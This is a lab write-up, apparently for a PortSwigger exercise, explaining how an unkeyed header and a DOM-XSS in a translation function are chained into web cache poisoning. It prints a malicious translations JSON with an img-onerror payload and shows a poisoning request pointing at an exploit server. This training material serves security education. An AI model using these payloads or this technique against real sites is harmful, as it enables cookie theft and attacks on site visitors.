
The lab
here is how portswigger describes it
This lab is susceptible to web cache poisoning, but only if you construct a complex exploit chain. A user visits the home page roughly once a minute and their language is set to English. To solve this lab, poison the cache with a response that executes
alert(document.cookie)in the visitor's browser.
this is the boss fight of the poisoning labs, nothing works on its own and we have to bolt several bugs together. there is a dom-xss that only fires for non-english languages, an unkeyed header that lets us feed it malicious json, and a victim whose language is english so the dom-xss cannot touch them as-is. so the chain is, poison the spanish home page so it runs our payload, then separately poison the plain home page with a cached redirect that forces every visitor onto the spanish version, and keep both entries poisoned so the english victim is first redirected to spanish and then served our payload.
how the pieces fit together#
three separate weaknesses have to line up.
- an unkeyed
X-Forwarded-Hostlets us change which host the page fetches itstranslations.jsonfrom, so we can point it at our exploit server and serve our own json. - a dom-xss in
initTranslations()takes the text from that json and writes it straight into the page for any language that is not english, so our json value becomes live html. - an unkeyed
X-Original-URLlets us rewrite the request path, and combined with a backslash-normalization quirk it gives us a cacheable redirect to/setlang/es, which we use to drag english users onto the spanish page.
the first two poison the spanish page into an xss. the third forces the english victim onto that poisoned spanish page. we have to hold both poisoned at once for the victim to be redirected and then attacked.
Step 1 - Find the supported headers#


we load the home page and run Param Miner to guess headers. it reports two interesting ones are supported, X-Forwarded-Host and X-Original-URL.
Step 2 - Redirect the JSON fetch with X-Forwarded-Host#

in Repeater we experiment with X-Forwarded-Host and find it can be used to import an arbitrary json file in place of the real translations.json, the file holding translations of the UI text. so this header controls where the page loads its translation json from, which means we can make it load ours.
Step 3 - the DOM-XSS in initTranslations()#

the page is vulnerable to dom-xss because of how initTranslations() handles the json for every language except english:
function initTranslations(jsonUrl)
{
    const lang = document.cookie.split(';')
        .map(c => c.trim().split('='))
        .filter(p => p[0] === 'lang')
        .map(p => p[1])
        .find(() => true);

    const translate = (dict, el) => {
        for (const k in dict) {
            if (el.innerHTML === k) {
                el.innerHTML = dict[k];
            } else {
                el.childNodes.forEach(el_ => translate(dict, el_));
            }
        }
    }

    fetch(jsonUrl)
        .then(r => r.json())
        .then(j => {
            const select = document.getElementById('lang-select');
            if (select) {
                for (const code in j) {
                    const name = j[code].name;
                    const el = document.createElement("option");
                    el.setAttribute("value", code);
                    el.innerText = name;
                    select.appendChild(el);
                    if (code === lang) {
                        select.selectedIndex = select.childElementCount - 1;
                    }
                }
            }

            lang in j && lang.toLowerCase() !== 'en' && j[lang].translations && translate(j[lang].translations, document.getElementsByClassName('maincontainer')[0]);
        });
}
how this code is vulnerable?#
let's walk through it slowly, because the whole attack depends on one line near the bottom.
what the function is trying to do. the site supports multiple languages. instead of hardcoding every translation, the page downloads a json file that is basically a dictionary, "the english phrase" maps to "the translated phrase". initTranslations() reads that dictionary and walks over the page swapping english text for the translated text. perfectly normal feature.
step one, it reads your chosen language from a cookie. that first block picks the lang value out of document.cookie. if your cookie says lang=es, then the variable lang becomes "es". this is the language the code will try to translate the page into.
step two, the translate helper is where the danger lives. look at this line:
el.innerHTML = dict[k];
innerHTML is the dangerous part. when you set an element's innerHTML to a string, the browser does not treat that string as plain text, it treats it as html and builds real elements out of it. so if dict[k] is the harmless text "Volver a la lista", you just get that text. but if dict[k] is "<img src=1 onerror='alert(document.cookie)' />", the browser builds an actual <img> tag, the image fails to load, the onerror runs, and your javascript executes. the function never checks or escapes what is in the dictionary, it trusts the json completely and pipes it straight into innerHTML. that blind trust is the bug.
step three, where the values come from. the dictionary is j[lang].translations, which came straight out of the json file fetched from jsonUrl. and we already learned in step 2 that we control jsonUrl through X-Forwarded-Host. so we control the json, the json fills the dictionary, and the dictionary flows into innerHTML. attacker controls input, input reaches a dangerous sink, that is dom-xss.
step four, the one catch, english is immune. now the important line at the very bottom:
lang in j && lang.toLowerCase() !== 'en' && j[lang].translations && translate(...)
read this as a list of conditions that all have to be true before translate is ever called:
lang in j— the json must contain your language.lang.toLowerCase() !== 'en'— your language must not be english.j[lang].translations— that language must actually have a translations dictionary.
the middle condition is the wall. if your lang cookie is en, the translation step is skipped entirely and innerHTML is never touched, so english users simply cannot be hit by this xss. this is exactly why the lab is hard, our payload lives in, say, the spanish translations, so it only fires for someone whose language is spanish. but the victim is set to english. so poisoning the xss is only half the job, we still have to make the english victim speak spanish, which is what the second half of the chain is for.
Step 4 - Host the malicious translations JSON#
we go to the exploit server and set the file path to match the one the site fetches:
/resources/json/translations.json
in the head we add CORS so the cross-origin fetch is allowed:
Access-Control-Allow-Origin: *
in the body we mirror the real translation file's structure, but swap one spanish translation value for our xss payload:
{
    "en": {
        "name": "English"
    },
    "es": {
        "name": "español",
        "translations": {
            "Return to list": "Volver a la lista",
            "View details": "</a><img src=1 onerror='alert(document.cookie)' />",
            "Description:": "Descripción"
        }
    }
}

we put the payload in the spanish (es) translations, so the attack demonstrates in spanish. if you inject into a different language, adapt the rest to match. store the exploit.
Step 5 - Poison the Spanish home page#
in Burp we find a GET /?localized=1 request that carries the spanish language cookie lang=es, and send it to Repeater. we add a cache buster and point the host at our exploit server:
X-Forwarded-Host: YOUR-EXPLOIT-SERVER-ID.exploit-server.net
we send it and confirm our exploit server is reflected in the response. to check it, we load the url in the browser and the alert() fires, the spanish page now runs our payload.
